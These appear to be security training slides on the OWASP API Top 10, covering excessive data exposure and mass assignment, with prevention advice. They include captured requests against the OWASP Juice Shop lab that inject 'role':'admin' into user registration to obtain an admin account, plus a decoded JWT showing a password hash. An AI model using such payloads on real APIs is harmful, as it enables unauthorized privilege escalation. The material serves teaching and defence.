The screenshot illustrates a user registration process on the OWASP Juice Shop application, followed by a detailed view of the associated API interaction.

**User Registration Form:** On the left, a browser window shows the "User Registration" page of the OWASP Juice Shop. It includes fields for Email (yakdonhak@mail.com), Password, Repeat Password, Security Question ("Your favorite book?"), and Answer ("a"). A "Register" button is at the bottom.

**API Request and Response:** To the right, a tool displays the API interaction. A large red arrow points from the registration form to the API logs.

**Request:**

```
1 POST /api/Users/ HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 241
9 Origin: http://178.128.26.209:3000
10 DNT: 1
11 Connection: close
12 Referer: http://178.128.26.209:3000/
13 Cookie: language=en; welcomebanner_status=dismiss; continueCode=9vXzlbV2npoK65x83q9e0wgQ1AJ1Tjiwj0BJPkLXMyEYrDjZmvRN4W7aDB0
```

**Response:**

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Users/21
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 309
10 ETag: W/"135-1/apDFe0mSZY9mRHpMDKYF7ri6E"
11 Vary: Accept-Encoding
12 Date: Wed, 29 Mar 2023 04:50:21 GMT
13 Connection: close
14 {
15     "status": "success",
16     "data": {
17         "username": "",
18         "role": "customer",
19         "deluxeToken": "",
20         "lastLoginIp": "0.0.0.0",
21         "profileImage": "/assets/public/images/uploads/default.svg",
22         "isActive": true,
23         "id": 21,
24         "email": "yakdonhak@mail.com",
25         "updatedAt": "2023-03-29T04:50:20.987Z",
26         "createdAt": "2023-03-29T04:50:20.987Z",
27         "deletedAt": null
28     }
29 }
```

# API Vulnerabilities

## API3: Broken Object Property Level Authorization: Excessive data exposure (real case)

- Sensitive information disclosure to shared access user via streamlabs platform api to Logitech ( \$ 200)


The screenshot shows the Streamlabs dashboard under 'Account Settings'. On the left, there's a sidebar with sections like 'Analytics', 'Stream Essentials' (with 'Alert Box' and 'All Widgets' expanded), 'Your Brand' (with 'Custom Tip Page' and 'Twitch Panels' expanded), 'Monetize', 'Account' (with 'All-Stars', 'Donation History', 'My Members', and 'Settings' expanded), and a search bar. The main content area has tabs for 'Donation Settings', 'Account Settings' (which is active), 'Shared Access', 'Integrations', and 'API Settings'. Below these tabs, there are buttons for 'Platforms', 'General', 'Import', and 'Subscriptions'. A central panel displays a list of merged platforms: 'Twitch' (Primary, Merge button), 'YouTube' (Hein Thant, Primary, Unmerge button), 'Mixer' (Merge button), 'Facebook' (Merge button), and 'Periscope' (Merge button). At the bottom, a copyright notice reads '© 2023 Secure D Center Co., Ltd.'



# API Vulnerabilities



## API3: Broken Object Property Level Authorization (What ?): Mass assignment

- **Mass assignment** occurs when an API consumer includes more parameters in their requests than the application intended and the application adds these parameters to code variables or internal objects. In this situation, a consumer may be able to edit object properties or escalate privileges



# API Vulnerabilities


## API3: Broken Object Property Level Authorization (What ?): Mass assignment



# API Vulnerabilities

## API3: Broken Object Property Level Authorization: Mass assignment

| Request  | Response   |
|--|--|
| <pre>Pretty Raw Hex</pre> <pre>1 POST /api/Users/ HTTP/1.1 2 Host: [REDACTED] 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-GB,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 241 9 Origin: http://178.128.26.209:3000 10 DNT: 1 11 Connection: close 12 Referer: http://178.128.26.209:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; continueCode=9vXkzlbV2npoK65x83q9e0wgQ1AJ1Tjiwj0BJPkLXMyEYrDjZmvRN4W7aDBO 14 15 {   "email":"yakdonhak@mail.com",   "password":"P@ssw0rd",   "passwordRepeat":"P@ssw0rd",   "securityQuestion": {     "id":11,     "question":"Your favorite book?",     "createdAt":"2023-03-29T04:14:15.602Z",     "updatedAt":"2023-03-29T04:14:15.602Z"   },   "securityAnswer":"a" }</pre>           | <pre>Pretty Raw Hex Render</pre> <pre>1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Users/21 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 309 10 ETag: W/"135-1/apDFe0mSZY9mRhMDKYF7ri6E" 11 Vary: Accept-Encoding 12 Date: Wed, 29 Mar 2023 04:50:21 GMT 13 Connection: close 14 15 {   "status":"success",   "data":{     "username":"",     "role":"customer",     "deluxeToken":"",     "lastLoginIp":"0.0.0.0",     "profileImage":       "/assets/public/images/uploads/default.svg",     "isActive":true,     "id":21,     "email":"yakdonhak@mail.com",     "updatedAt":"2023-03-29T04:50:20.987Z",     "createdAt":"2023-03-29T04:50:20.987Z",     "deletedAt":null   } }</pre>      |
| <pre>Pretty Raw Hex</pre> <pre>1 POST /api/Users/ HTTP/1.1 2 Host: 1 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-GB,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 261 9 Origin: http://178.128.26.209:3000 10 DNT: 1 11 Connection: close 12 Referer: http://178.128.26.209:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; continueCode=9vXkzlbV2npoK65x83q9e0wgQ1AJ1Tjiwj0BJPkLXMyEYrDjZmvRN4W7aDBO 14 15 {   "email":"yakdonhak2@mail.com",   "password":"P@ssw0rd",   "passwordRepeat":"P@ssw0rd",   "securityQuestion": {     "id":11,     "question":"Your favorite book?",     "createdAt":"2023-03-29T04:14:15.602Z",     "updatedAt":"2023-03-29T04:14:15.602Z"   },   "securityAnswer":"a",   "role":"admin" }</pre> | <pre>Pretty Raw Hex Render</pre> <pre>1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Users/23 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 312 10 ETag: W/"138-hm2i04/Fqc97ZEPFg6zxFLk9CHY" 11 Vary: Accept-Encoding 12 Date: Wed, 29 Mar 2023 05:06:13 GMT 13 Connection: close 14 15 {   "status":"success",   "data":{     "username":"",     "deluxeToken":"",     "lastLoginIp":"0.0.0.0",     "profileImage":       "/assets/public/images/uploads/defaultA dmin.png",     "isActive":true,     "id":23,     "email":"yakdonhak2@mail.com",     "role":"admin",     "updatedAt":"2023-03-29T05:06:13.517Z",     "createdAt":"2023-03-29T05:06:13.517Z",     "deletedAt":null   } }</pre> |



# API Vulnerabilities

## API3: Broken Object Property Level Authorization: Mass assignment

**Request**

| Pretty   | Raw | Hex |
|--|-----|-----|
| 1 GET /rest/user/whoami HTTP/1.1   |     |     |
| 2 Host: [REDACTED]   |     |     |
| 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0   |     |     |
| 4 Accept: application/json, text/plain, */*  |     |     |
| 5 Accept-Language: en-GB,en;q=0.5  |     |     |
| 6 Accept-Encoding: gzip, deflate   |     |     |
| 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFdXMiOiJzdWNjZXNzIiwibmFtZSI6eyJpZCI6MjMsInVzZXJuYW1ljoilwZWhaWwiOj5YWtkb25oYWsyQG1haWwuY29tliwicGFzc3dvcnQiOlxNjFTmQ3ZDQ1MDg5YjM0NDZlZTRIMQ4NmRiY2Y5MilslnJvbGUIoJhZG1pbislmRlbHV4ZVRva2VuijoiwibGFzdExvZ2luSXAlOiwLjAuMC4wliwicHjVZmlsZUlYWdljoi2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXvsdEFkbWuLnBuZylslnRvdHBTZWNyZXQioiILCJpc0fjdGl2ZSI6dHJ1ZSwY3JLYXRlZEFOiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwliwidXBkYXRIZEFOjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwliwicGVsZXRIZEFOijudWxsfSwiaWF0ljoxNjgwMDY2NzzLCJleHAIoJE2ODAwODQ3NzN9.bUvFvbX4tdC_Ttsm_ftASUGzdt6jB6-l0zRqHE1_lcUiQCbbshp5c203dWk3vyNy5nuJx3t_1fYA830g10-ATxyDvTLzWLGjqgw4DLBqkpCt7NgPhuu_PvmTXQv0kE2P5qBV57eL0hP4zhVaRWXQI8pks4crJT2hQMUsqiKs   |     |     |
| 8 DNT: 1   |     |     |
| 9 Connection: close  |     |     |
| 10 Referer: http://178.128.26.209:3000/  |     |     |
| 11 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=512XKR2l40YqrN7vPWJ5yKzD0bYheTpinkGM3bBagLm6wno19j8QZVepEpe; cookieconsent_status=dissmiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFdXMiOiJzdWNjZXNzIiwibmFtZSI6eyJpZCI6MjMsInVzZXJuYW1ljoilwZWhaWwiOj5YWtkb25oYWsyQG1haWwuY29tliwicGFzc3dvcnQiOlxNjFTmQ3ZDQ1MDg5YjM0NDZlZTRIMQ4NmRiY2Y5MilslnJvbGUIoJhZG1pbislmRlbHV4ZVRva2VuijoiwibGFzdExvZ2luSXAlOiwLjAuMC4wliwicHjVZmlsZUlYWdljoi2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXvsdEFkbWuLnBuZylslnRvdHBTZWNyZXQioiILCJpc0fjdGl2ZSI6dHJ1ZSwY3JLYXRlZEFOiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwliwidXBkYXRIZEFOjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwliwicGVsZXRIZEFOijudWxsfSwiaWF0ljoxNjgwMDY2NzzLCJleHAIoJE2ODAwODQ3NzN9.bUvFvbX4tdC_Ttsm_ftASUGzdt6jB6-l0zRqHE1_lcUiQCbbshp5c203dWk3vyNy5nuJx3t_1fYA830g10-ATxyDvTLzWLGjqgw4DLBqkpCt7NgPhuu_PvmTXQv0kE2P5qBV57eL0hP4zhVaRWXQI8pks4crJT2hQMUsqiKs |     |     |
| 12   |     |     |
| 13   |     |     |
| 14 {   |     |     |
| "user": {  |     |     |
| "id": 23,  |     |     |
| "email": "yakdonhak2@mail.com",  |     |     |
| "lastLoginIp": "0.0.0.0",  |     |     |
| "profileImage": "/assets/public/images/uploads/defaultAdmin.png"   |     |     |
| }  |     |     |
| 15 }   |     |     |

**Response**

| Pretty   | Raw | Hex |
|--|-----|-----|
| 1 HTTP/1.1 200 OK  |     |     |
| 2 Access-Control-Allow-Origin: *                                 |     |     |
| 3 X-Content-Type-Options: nosniff                                |     |     |
| 4 X-Frame-Options: SAMEORIGIN                                    |     |     |
| 5 Feature-Policy: payment 'self'                                 |     |     |
| 6 X-Recruiting: /#/jobs  |     |     |
| 7 Content-Type: application/json; charset=utf-8                  |     |     |
| 8 Content-Length: 136  |     |     |
| 9 ETag: W/"88-01aA6M0vywyiAZsLzwM6Pzwdf8"                        |     |     |
| 10 Vary: Accept-Encoding   |     |     |
| 11 Date: Wed, 29 Mar 2023 05:12:52 GMT                           |     |     |
| 12 Connection: close   |     |     |
| 13   |     |     |
| 14 {   |     |     |
| "user": {  |     |     |
| "id": 23,  |     |     |
| "email": "yakdonhak2@mail.com",                                  |     |     |
| "lastLoginIp": "0.0.0.0",  |     |     |
| "profileImage": "/assets/public/images/uploads/defaultAdmin.png" |     |     |
| }  |     |     |
| 15 }   |     |     |



**Enter JWT**

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFdXMiOiJzdWNjZXNzIiwibmFtZSI6eyJpZCI6MjMsInVzZXJuYW1ljoilwZWhaWwiOj5YWtkb25oYWsyQG1haWwuY29tliwicGFzc3dvcnQiOlxNjFTmQ3ZDQ1MDg5YjM0NDZlZTRIMQ4NmRiY2Y5MilslnJvbGUIoJhZG1pbislmRlbHV4ZVRva2VuijoiwibGFzdExvZ2luSXAlOiwLjAuMC4wliwicHjVZmlsZUlYWdljoi2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXvsdEFkbWuLnBuZylslnRvdHBTZWNyZXQioiILCJpc0fjdGl2ZSI6dHJ1ZSwY3JLYXRlZEFOiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwliwidXBkYXRIZEFOjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwliwicGVsZXRIZEFOijudWxsfSwiaWF0ljoxNjgwMDY2NzzLCJleHAIoJE2ODAwODQ3NzN9.bUvFvbX4tdC_Ttsm_ftASUGzdt6jB6-l0zRqHE1_lcUiQCbbshp5c203dWk3vyNy5nuJx3t_1fYA830g10-ATxyDvTLzWLGjqgw4DLBqkpCt7NgPhuu_PvmTXQv0kE2P5qBV57eL0hP4zhVaRWXQI8pks4crJT2hQMUsqiKs
```

**Enter Secret / Key**

Cannot verify Signature

The Token's Signature resulted invalid when verified using the Algorithm: SHA256withRSA

**Decoded JWT**

```
Headers: = {  
    "typ": "JWT",  
    "alg": "RS256"  
}  
  
Payload: = {  
    "status": "success",  
    "data": {  
        "id": 23,  
        "username": "",  
        "email": "yakdonhak2@mail.com",  
        "password": "161ebd7d45089b3446ee4e0d86dbc92",  
        "role": "admin",  
        "detuxeroken": "",  
        "lastLoginIp": "0.0.0.0",  
        "profileImage": "/assets/public/images/uploads/defaultAdmin.png",  
        "totpSecret": "",  
        "isActive": true,  
        "createdAt": "2023-03-29 05:06:13.517 +00:00",  
        "updatedAt": "2023-03-29 05:06:13.517 +00:00",  
        "deletedAt": null  
    },  
    "iat": 1680066773,  
    "exp": 1680084773  
}
```

# API Vulnerabilities

- [https://cheatsheetseries.owasp.org/cheatsheets/Mass\\_Assignment\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html)
- <https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa3-excessive-data-exposure.md>

## API3: Broken Object Property Level Authorization


### Prevention:

#### Excessive data exposure

- It is not advisable to depend solely on the client side for filtering sensitive data.
- Avoid using generic methods such as `to_json()` and `to_string()`. Instead, cherry-pick specific object properties you specifically want to return.
- Implement a schema-based response validation mechanism as an extra layer of security. As part of this mechanism, define and enforce data returned by all API methods.
- Keep returned data structures to the bare minimum, according to the business/functional requirements for the endpoint.

#### Mass assignment

- If possible, avoid using functions that automatically bind a client's input into code variables, internal objects, or object properties
- Allow changes only to the object's properties that should be updated by the client.
- Whitelist only the properties that should be updated by the client.
- Use built-in features to blacklist properties that should not be accessed by clients.
- If applicable, explicitly define and enforce schemas for the input data payloads.



# *API4: Unrestricted Resource Consumption*



© 2023 Secure D Center Co., Ltd.




# API Vulnerabilities

---


## API4: Unrestricted Resource Consumption (What ?)

- ❑ Rate limiting plays an important role in the monetization and availability of APIs. Without limiting the number of requests consumers can make, an API provider's infrastructure could be overwhelmed by the requests
- ❑ Too many requests without enough resources will lead to the provider's systems crashing and becoming unavailable a **denial of service (DoS) state**.
- ❑ Besides potentially DoS-ing an API, an attacker who bypasses rate limits can cause additional costs for the API provider. Many API providers monetize their APIs by limiting requests and allowing paid customers to request more information



